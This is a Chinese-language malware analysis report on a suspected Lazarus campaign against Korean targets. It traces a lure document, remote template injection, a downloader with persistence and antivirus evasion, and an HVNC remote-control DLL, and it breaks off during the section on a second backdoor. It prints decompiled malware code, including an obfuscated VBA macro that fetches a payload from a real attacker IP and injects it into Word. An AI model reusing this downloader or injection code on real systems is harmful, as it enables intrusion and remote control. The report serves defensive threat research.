疑似Lazarus组织针对韩国的攻击活动分析

mp.weixin.qq.com/s/w-KF5HUNe8-KlmFl6zLkZw

点击上方"蓝字"
关注我们吧！

01
概述
近期，安天CERT发现一起针对韩国的攻击活动，诱饵文档标题为“Sogang KLEC.docx”（西江大学韩国语言教育中心.docx）。对获取到的样本以及关联到的恶意载荷进行分析研判，最终将其关联到Lazarus组织。
Lazarus组织，又称为HIDDEN COBRA、APT38、Zinc、Guardians of Peace等，是半岛地区最活跃的APT组织之一。该组织的攻击目标涉及波兰、智利、美国、墨西哥、巴西等数十个国家，针对银行、比特币交易所等金融机构及个人实施定向攻击活动，以获取经济利益，堪称全球金融机构的最大威胁之一。此外，该组织还针对航空航天、COVID-19疫苗技术、政府、媒体等机构及企业进行渗透，以窃取重要资料并进行破坏勒索。

02
攻击流程
此次攻击活动的攻击流程大致如下所示：

1.采用模板注入的方式，等待诱饵文档被打开后将攻击者构造的恶意模板下载到主机执行。

2.模板中的宏代码请求指定的URL，下载恶意载荷并将其注入到WINWORD.exe中执行。

3.下载到的恶意载荷主要用于释放下载工具IEUpdate.exe并执行，以及将其添加至注册表RUN中实现持久化。

4.IEUpdate.exe得到执行后发送消息获取后续通信使用的C2，根据回传的信息下载不同恶意载荷执行。

5.目前已知存在两种载荷hvncengine.dll和shellengine.dll，用于与C2通信以实现远程控制。



图2-1 攻击流程示意图

03
样本分析

3.1 诱饵文档

表3-1 诱饵文档

病毒名称	Trojan/Generic.ASHMacro.7D6
原始文件名	Sogang KLEC.docx
MD5	f1a61ee026eac8583ee840d297792478
文件大小	13.25 MB (13889306 bytes)
文件格式	Office Open XML Document
利用漏洞	无
释放手法	远程模板注入

创建时间	2022-04-06 8:40:00 UTC
最后编辑时间	2022-08-05 2:40:00 UTC
创建者	无
最后保存者	exciting
正文国家语言	ko-KR
VT首次上传时间	2022-08-16 21:05:35 UTC
VT检测结果	16/65

通过公开情报平台的关联功能发现诱饵文档的下载链接，信息说明诱饵文档是在Naver Mail提供的大附件存储站点下载得到，猜测攻击者可能通过Naver Mail发送钓鱼邮件进行攻击。已知Naver Mail是由韩国互联网集团Naver Corporation提供的电子邮件服务。

Scanned	Detections	Status	URL
2022-08-16	0 / 88	200	https://bigfile.mail.naver.com/download?fid=0Xe9bN3qW4vwHqvraB3oHquwKoKlFA2/HqUmKoUmaAg9KxudKxuXHqurFoUqKAK9axvjp434KxgZMrlvFoFSMxkvFovmpztwM4K9pAi0p6KZMob=

图3-1 诱饵文档下载链接

SaniTOX为韩国Jiransecurity公司的一款安全防护软件，诱饵文档仿冒SaniTOX诱导受害者启用宏，恶意文档正文内容如下。



图3-2 此次攻击活动诱饵文档正文内容

对文档正文内容关联后发现，诱饵文档正文内容并非第一次出现。



图3-3 以往攻击活动诱饵文档正文内容[1]

攻击者使用Word模板注入的方式，在受害者打开诱饵文档后下载恶意模板执行，模板所在的地址为http://23.106.160.173/temp2.dotm。

图3-4 远程模板链接

3.2 模板文件

表3-2 模板文件

病毒名称	Trojan/Generic.ASMacro.36F1B

原始文件名	D5583E63.dotm
MD5	8D7C3F3C56AD3069908901790ADFA826
文件大小	68.12 KB (69755 bytes)
文件格式	Office Open XML Document
利用漏洞	无
释放手法	宏文档
创建时间	2022-07-31 2:45:00 UTC
最后编辑时间	2022-08-03 14:48:00 UTC
创建者	exciting
最后保存者	exciting
VT首次上传时间	2022-08-16 21:13:22 UTC
VT检测结果	37/65

模板中包含恶意宏代码，当打开文档后自动执行。宏代码主要功能为下载恶意载荷，若成功下载，便将下载到的恶意载荷注入到Winword程序中执行。

```
Private Function RunPE() As Long
    Dim MR As Object
    Dim bbb As String
    Dim i As Long
    Randomize
    Call Init
    For i = 0 To 8: bbb = bbb & Chr(Map1(Int(62 * Rnd()))): Next i
    Set MR = CreateObject(DecodeSTR("mb6/s6S6p/+suaCfpY+gnLKgjrW9o//0/v8="))
    Call MR.SetTimeouts(0, 2000, 2000, 5000)
    #If Win64 Then
        MR.Open "GET", "http://" & DecodeSTR("/OT/yuD4+eDN4ODm5sj/j5ScqF//5eLP5fi9l42Bg+eb1OM85OXO5qSRp6qd/p3nz/6vtLw=") & "?" & bbb & "=" & bbb
        '23.106.160.173/ACMS/123456jFvQMOJ/123456jFvQMOJ64.acm
    #Else
        MR.Open "GET", "http://" & DecodeSTR("/OT/yuD4+eDN4ODm5sj/j5ScqF//5eLP5fi9l42Bg+eb1OM85OXO5qSRp6qd/p3iyf6vtLw=") & "?" & bbb & "=" & bbb
        '23.106.160.173/ACMS/123456jFvQMOJ/123456jFvQMOJ32.acm
    #End If
    On Error GoTo EH
    With MR
        .setRequestHeader "Cache-Control", "no-cache"
        .setRequestHeader "Pragma", "no-cache"
        .send
        .WaitForResponse
        bbb = .ResponseText
    End With
    On Error GoTo EH
    Dim rpRes As Long
    rpRes = RunPE(Base64Decode(bbb))
    If rpRes = 0 Then GoTo EH
    RunFE = rpRes
    Exit Function
EH:
    RunFE = 0
End Function
```


图3-5 下载恶意载荷

此函数将下载的恶意载荷注入到WinWord中执行。

```
Private Function RunPE(baImage() As Byte) As Long
    Dim hKernel32   As LongPtr
    Dim hCrypt32    As LongPtr
    Dim hNtdll      As LongPtr
    Dim pGMFN       As LongPtr
    Dim pCP         As LongPtr
    Dim pVAEx       As LongPtr
    Dim pNtTP       As LongPtr
    Dim pNtRVM      As LongPtr
    Dim pNtWVM      As LongPtr
    Dim pNtGCT      As LongPtr
    Dim pNtSCT      As LongPtr
    Dim pNtRT       As LongPtr

#If Win64 Then
    varTypeLongPtr = VbVarType.vbLongLong
#Else
    varTypeLongPtr = VbVarType.vbLong
#End If

    hKernel32 = lLib("kernel32.dll")
    If hKernel32 = 0 Then GoTo EX
    pLL = mfGPA(hKernel32, DecodeSTR("griwn5yntaOaoreA"))
    If pLL = 0 Then GoTo EX
    Call mfGPA(hKernel32, "zzzz")
    hNtdll = mfLL(DecodeSTR("oKO1l7zgs72X") & Chr(0))
    hCrypt32 = mfLL(DecodeSTR("raWoi6T95f+fvKI=") & Chr(0))
    If hNtdll = 0 Or hCrypt32 = 0 Then GoTo EX

    pRCM = mfGPA(hCrypt32, DecodeSTR("jaWoi6SMvr+aoreDvqikvL6/nJE="))   'CryptBinaryToStringA
    pGMFN = mfGPA(hKernel32, DecodeSTR("ibKltr+qor2elqe7tLWxo7KG"))     'GetModuleFileNameW
    pCP = mfGPA(hKernel32, DecodeSTR("jaWOmqSrh6OUs6ukoqw="))           'CreateProcessW
    pNtRT = mfGPA(hNtdll, DecodeSTR("gKODnqO7urSvuLyysJ8="))            'NtResumeThread
    pNtRVM = mfGPA(hNtdll, DecodeSTR("gKODnrGqgbiJpLu2vba1o7ijgg=="))   'NtReadVirtualMemory
    pNtWVM = mfGPA(hNtdll, DecodeSTR("gKOGibm6soeSorqisJedq7q+iak="))   'NtWriteVirtualMemory
    pNtGCT = mfGPA(hNtdll, DecodeSTR("gKOWnqSNuL+PtbajhZOiq7a1"))       'NtGetContextThread
    pNtSCT = mfGPA(hNtdll, DecodeSTR("gKOCnqSNuL+PtbajhZOiq7a1"))       'NtSetContextThread
    pVAEx = mfGPA(hKernel32, DecodeSTR("mL6jj6Wvu5CXvKGOlIM="))         'VirtualAllocEx
    pNtTP = mfGPA(hNtdll, DecodeSTR("gKOFnqKjvr+apKuMo5Szq6Si"))        'NtTerminateProcess
    Call mfGPA(hNtdll, "zzzz")

    If pRCM = 0 Or pGMFN = 0 Or pCP = 0 Or pNtRT = 0 Or pNtRVM = 0 Or pNtWVM = 0 Or pNtGCT = 0 Or pNtSCT = 0 Or pVAEx = 0 Or pNtTP = 0 Then GoTo EX

    Dim szCFP       As String
    szCFP = Space(MAX_PATH)
    Dim rGMFN       As Variant
    Dim curH        As LongPtr
    Dim dwCFPLen    As Long: dwCFPLen = MAX_PATH
    ReDim vParams(0 To 2)
    vParams(0) = curH
    vParams(1) = StrPtr(szCFP)
    vParams(2) = dwCFPLen
    Call MapPAParams
    Dim ldcfRes     As Long
    ldcfRes = dispCF(0, pGMFN, _
              tagCALLCONV.CC_STDCALL, VbVarType.vbLong, _
              UBound(vParams) + 1, VarPtr(iVarTypes(0)), VarPtr(lVarPtrs(0)), rGMFN)
```


图3-6 注入函数

注入到Winword进程中的恶意载荷运行后会在%LocalAppData%\Microsoft\PlayReady下释放IEUpdate.exe和error.log文件，之后通过fodhelper.exe绕过UAC提升IEUpdate.exe权限执行，error.log文件中记录了后续所需要访问的部分URL链接“s/ucnpe74wo87d3mm/server.txt?dl=0”。

图3-7 恶意载荷释放的文件以及error.log中的内容

修改注册表启动项实现持久化功能。



图3-8 将IEUpdate.exe文件添加到注册表RUN中

3.3 IEUpdate.exe 下载工具

表3-3 二进制可执行文件

病毒名称	Trojan/Generic.ASMalwS.2D
原始文件名	IEUpdate.exe
MD5	c073012bc50b6a4f55f8edcce294a0b4
处理器架构	Intel 386 or later, and compatibles
文件大小	92.00 KB (94208 bytes)

文件格式	Win32 EXE
时间戳	2022-08-03 03:27:06 UTC
数字签名	无
加壳类型	无
编译语言	Microsoft Visual C++ v.11 - 2012
VT首次上传时间	2022-08-16 21:13:22 UTC
VT检测结果	49/72

首先判断自身所处路径是否包含“:\myapp.exe”，若包含则退出。



图3-9 判断自身所处路径

通过sleep设置延迟时间，判断延迟时间是否生效，以此绕过部分修改sleep时间的沙箱。

图3-10 沙箱检测

获取主硬盘的设备描述信息，并将其与“VDEVICE”进行拼接，拼接后的字符串通过CRC散列后与“0”进行拼接，格式为“0+CRC散列后的值”。

图3-11 获取主机信息并生成主机标识

通过在系统目录下创建目录，判断其是否具有管理员权限。

图3-12 权限判断

获取操作系统的版本信息。

图3-13 获取操作系统版本信息

获取进程快照，并判断当前运行的进程中，是否包含“v3l4sp.exe”、“AYAgent.aye”、“IEUpdate.exe”。其中“v3l4sp.exe”为韩国AhnLab公司免费杀毒软件V3 Lite的子程序，“AYAgent.aye”为韩国公司ESTsoft的互联网安全套件ALYac的一部分。

图3-14 检测指定杀软

如果存在路径为“%LocalAppData%\Microsoft\PlayReady\IEUpdate.exe”且进程ID与当前进程不符，则关闭先前的IEUpdate.exe进程。

图3-15 关闭先前进程

根据cmdline的参数中是否包含“/s”、“/a”来设置标记，并根据先前设置的管理员权限标记选择不同分支执行。

图3-16 根据参数设置标记

判断先前的提权操作是否成功。如果为管理员权限，则会通过PowerShell命令将自身添加到Windows Defender排除列表中。

图3-17 将此文件添加到Windows Defender白名单

如果非管理员权限，创建新线程并循环执行，具体如下所示。

图3-18 创建线程

线程创建另一个线程函数，该线程函数用作同C2进行通信。

首先将“dl.dropboxusercontent.com”与从error.log文件中获取到的内容进行拼接，并从拼接后形成的URL中获取接下来通信的C2地址。

图3-19 从Dropbox中获取C2地址

然后将操作系统版本信息、是否存在指定的杀软、先前生成的uid作为上线包回传。

图3-20 构造上线包

上线包回传函数，将收集到的信息发送到post2.php。

```
v3 = 0;
v4 = str_decrypt_401000(byte_AA3450);         // Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36
if ( !dword_AA5DE4 || !v4 )
  return 0;
v5 = InternetOpenA(v4, 0, unk_AA3448, unk_AA3448, 0);
if ( !v5 )
{
LABEL_6:
  if ( GetLastError() )
    return 0;
  goto LABEL_7;
}
Buffer = 20000;
InternetSetOptionExA(v5, 2u, &Buffer, 4u, 0);
InternetSetOptionExA(v5, 6u, &Buffer, 4u, 0);
InternetSetOptionExA(v5, 5u, &Buffer, 4u, 0);
InternetSetOptionExA(v5, 7u, &Buffer, 4u, 0);
InternetSetOptionExA(v5, 8u, &Buffer, 4u, 0);
v3 = InternetConnectA(v5, szServerName, 0x50u, 0, 0, 3u, 0, 0);
if ( !v3 )
{
  InternetCloseHandle(v5);
  goto LABEL_6;
}
LABEL_7:
v6 = HttpOpenRequestA(v3, "POST", a1, 0, 0, 0, 0x4400040u, 0);// post2.php
if ( v6 )
{
  v9 = strlen(lpOptional);
  v7 = str_decrypt_401000(byte_AA34D0);       // Content-Type: application/x-www-form-urlencoded
  return HttpSendRequestA(v6, v7, 0x2Fu, lpOptional, v9);
```


图3-21 发送上线包

随后从拼接的URL中接收数据，并对数据进行处理，获取数据中第三个“%”后的内容，并以“\r”、“\n”作为结束符。此内容将作为后续下载URL的资源地址。获取数字0-9的阿拉伯数字，经处理后得到指令ID。

图3-22 发送请求并接收C2的命令

循环执行下发的命令，并会判断是否重复执行。

图3-23 执行C2下发的命令

下载dll文件并选择导出函数执行。

```
if ( !*(_DWORD *)(a3 + 0x808) && a1 != 3 )
{
  v12 = 0;
  sub_A91D50(Buffer, "%s/%s", ::Buffer, a2);
  v7 = sub_A925E0(Buffer, (void **)&v12);      // 下载
  if ( !v7 )
    return 0;
  *(_DWORD *)(a3 + 2056) = sub_A93140(v12, v7);// 内存加载PE
}
v8 = *(void **)(a3 + 2056);
if ( !v8 )
  return 0;
v9 = 0;
ms_exc.registration.TryLevel = 0;
if ( a1 == 1 || a1 == 4 )
{
  v10 = "SEStart";
}
else
{
  if ( a1 != 2 )
  {
    if ( a1 == 3 )
    {
      v11 = (void (*)(void))sub_A934D0(v8, "SEEnd");
      if ( v11 )
        v11();
      v9 = 0;
      sub_A93600(v8);
      *(_DWORD *)(a3 + 2056) = 0;
    }
    goto LABEL_23;
  }
  v10 = "SEEnd";
}
v9 = (void (*)(void))sub_A934D0(v8, v10);
LABEL_23:
if ( v9 )
  v9();
```


图3-24 下载后续载荷执行

通过公开情报平台查找上述样本的信息，在诱饵文档关联的PCAP文件中发现两个文件，应为IEUpdate.exe下载的恶意载荷，它们具有相同的回传数据结构与解密算法。

表3-4 回传数据结构

到数据头的偏移	长度 （byte）	解释
0x0	0xC	固定数据,解密后为)(*&POIU:LKJ
0xC	0x8	固定数据，按需可替换为接收的数据
0x14	0x4	该部分数据，根据执行的内容决定
0x18	0x4	回传数据的长度（size）
0x1C	size	回传的数据
0x1C+size	0xC	固定数据,解密后为^%$#YTREHGFD

在回传文件的过程中，回传数据结构会有适当调整，具体如下图所示。

表3-5 文件回传数据结构

到数据头的偏移	长度（byte)	解释
0x0	0xC	固定数据,解密后为)(*&POIU:LKJ
0xC	0x8	固定数据，按需可替换为接收的数据
0x14	0x8	整体文件大小
0x1C	0x4	文件路径长度
0x20	size1	文件路径（size1）
0x20+size1	0x8	当前文件指针的位置
0x28+size1	0x4	当前读取文件内容的大小（size2）
0x2C+size1	size2	读取的文件内容

0x2C+size1+size2	0xC	固定数据,解密后为^%$#YTREHGFD

“)(*&POIU:LKJ”与“^%$#YTREHGFD”在键盘上的位置如下图所示。

图3-25 回传数据结构中的固定内容在键盘上的位置

3.4 hvncengine.dll hvnc

表 3-6 二进制可执行文件

病毒名称	Trojan/Generic.ASMalwS.2D
原始文件名	hvncengine.dll
MD5	5beade9f8191c6a9c47050d4e3771b80
处理器架构	Intel 386 or later, and compatibles
文件大小	77.00 KB (78848 bytes)
文件格式	Win32 DLL
时间戳	2022-08-03 03:30:53 UTC
数字签名	无
加壳类型	无

编译语言	Microsoft Visual C++ v.7.10 - 11.0 - Visual 2012
VT首次上传时间	2022-08-16 21:15:12 UTC
VT检测结果	48/71

恶意载荷存在两个导出函数SEEnd和SEStart。SEEnd用于关闭socket连接以及等待线程，SEStart为载荷主要功能，用于与C2通信实现hvnc功能。

样本运行后，首先和IEUpdate.exe一样生成带有主机标识的字符串。

```
memset(Source, 0, sizeof(Source));
pcbBuffer = 1000;
GetUserNameA(Buffer, &pcbBuffer);
memset(Destination, 0, sizeof(Destination));
if ( !sub_10002D90(Source) )
  strcpy_s(Destination, 0x64u, Source);
strcat_s(Destination, 0x64u, "VDEVICE");
v2 = sub_10002F00(Destination, strlen(Destination));
v0 = strdecrypt_10002CF0(byte_1000F5AC);
return sub_100030A0(::Buffer, "%s%08X", v0, v2);
```

图3-26 获取主机信息并生成主机标识

每隔十分钟，执行一次恶意功能。

```
  dword_10011E08 = 1;
LABEL_2:
  dword_10012B5C = (HANDLE)_beginthreadex(0, 0, sub_10002400, 0, 0, 0);
  WaitForSingleObject(dword_10012B5C, 0xFFFFFFFF);
  v1 = 0;
  while ( dword_10011E08 )
  {
    Sleep(1000u);
    if ( ++v1 >= 600 )
      goto LABEL_2;
  }
  if ( hHandle )
    CloseHandle(hHandle);
  result = 0;
  hHandle = 0;
  return result;
```

图3-27 设置间隔时间

以上述带有主机标识的字符串作为名字创建桌面。

```
hDesktop = OpenDesktopA(Buffer, 0, 1, 0x10000000u);
if ( !hDesktop )
  hDesktop = CreateDesktopA(Buffer, 0, 0, 0, 0x10000000u, 0);
dword_10012BD4 = (HANDLE)_beginthreadex(0, 0, loc_10001A10, 0, 0, 0);
WaitForSingleObject(dword_10012BD4, 0xFFFFFFFF);
CloseHandle(dword_10012BD4);
dword_10012BD4 = 0;
```


图3-28 新建桌面

进入线程函数后，与IEUpdate.exe一样，读取 “error.log”中的内容后与“dl.dropboxusercontent.com”拼接，通过GET请求获取C2地址，而后通过socket尝试连接。

```
if ( !dword_10011E0C )
{
  dword_10013888 = 1;
  v2 = sub_100031B0();                    // 获取后续连接的地址
  dword_10011E0C = v2 == 1;
  dword_10013888 = 0;
  if ( v2 != 1 )
    return 0;
}
if ( WSAStartup(0x202u, &WSAData) )
  return 0;
pHints.ai_flags = 0;
memset(&pHints.ai_addrlen, 0, 16);
pHints.ai_family = 2;
pHints.ai_socktype = 1;
pHints.ai_protocol = 6;
if ( getaddrinfo(pNodeName, pServiceName, &pHints, &ppResult) )
  return 0;
v3 = socket(ppResult->ai_family, ppResult->ai_socktype, ppResult->ai_protocol);
if ( v3 == -1 )
{
  freeaddrinfo(ppResult);
  return 0;
}
if ( connect(v3, ppResult->ai_addr, ppResult->ai_addrlen) )
{
  freeaddrinfo(ppResult);
  closesocket(v3);
  return 0;
}
```


图3-29 从Dropbox中获取C2并连接

如果连接成功的话，将通过socket发送先前生成的主机标识符，并设置当先线程与桌面的关联。

```
v1 = strdecrypt_10002CF0(byte_1000F518);      // 8104
strcpy_s(Destination, 0xAu, v1);
s = sub_10003450(Destination);                // 获取通信地址
if ( s )
{
  v2 = (char *)sub_10001010(0, byte_1000F3F8, Buffer, strlen(Buffer), &len);// 发送特定的字符串
  v3 = 0;
  if ( s && send(s, v2, len, 0) != -1 )
    v3 = 1;
  j__free(v2);
  if ( v3 )
  {
    SetThreadDesktop(hDesktop);
```


图3-30 发送特定字符串

依次从服务端接收命令，实现hvnc的功能。

```
v5 = strdecrypt_10002CF0(byte_1000F3D8);  // 10014A20  29 28 2A 26 50 4F 49 55 3A 4C 4B 4A          )(*&POIU:LKJ
strcpy_s(v53, 14u, v5);
recv = ::recv;
v7 = ::recv(s, buf, 12, 0);
if ( v7 > 0 )
{
  v8 = *(_DWORD *)v41;
  uCode = *(_DWORD *)v41;
  do
  {
    if ( (unsigned int)v7 >= 0xE )
    {
_104:
      __report_rangecheckfailure();
      JUMPOUT(0x10002348);
    }
    buf[v7] = 0;
    if ( v7 == 12 )
    {
      v9 = strcmp(buf, v53);              // 判断接收是否为指定字符串)(*&POIU:LKJ
      if ( v9 )
        v9 = v9 < 0 ? -1 : 1;
      if ( !v9 )
      {
        if ( recv(s, Source, 8, 0) != 8 )
          break;
        Source[8] = 0;
        if ( recv(s, v41, 4, 0) != 4 )    // 指令
          break;
        if ( recv(s, v45, 4, 0) != 4 )    // 参数长度
          break;
        v10 = *(_DWORD *)v45;
        if ( *(int *)v45 > 0 )
        {
          v11 = recv(s, CommandLine, *(int *)v45, 0);// 参数
          if ( v11 <= 0 )
            break;
          v10 = *(_DWORD *)v45;
          if ( v11 != *(_DWORD *)v45 )
            break;
        }
```


图3-31 接收命令解析并执行

根据下发的命令，呈现不同的操作，逆向分析命令及对应功能大致如下所示。

表3-7 命令及对应功能

命令	功能
0x1	持续发送截屏信息
0x2	停止发送截屏信息
0x3	执行下发的命令行
0x5	模拟键盘操作
0x6	模拟鼠标操作
0x7	打开explorer.exe,并设置始终显示任务栏
0x8	启动chrome.exe

3.5 shellengine.dll 后门

表3-8 二进制可执行文件

病毒名称	Trojan/Generic.ASMalwS.2D
原始文件名	shellengine.dll
MD5	edaff44ac5242188d427755d2b2aff94
处理器架构	Intel 386 or later, and compatibles
文件大小	276.50 KB (283136 bytes)
文件格式	Win32 DLL
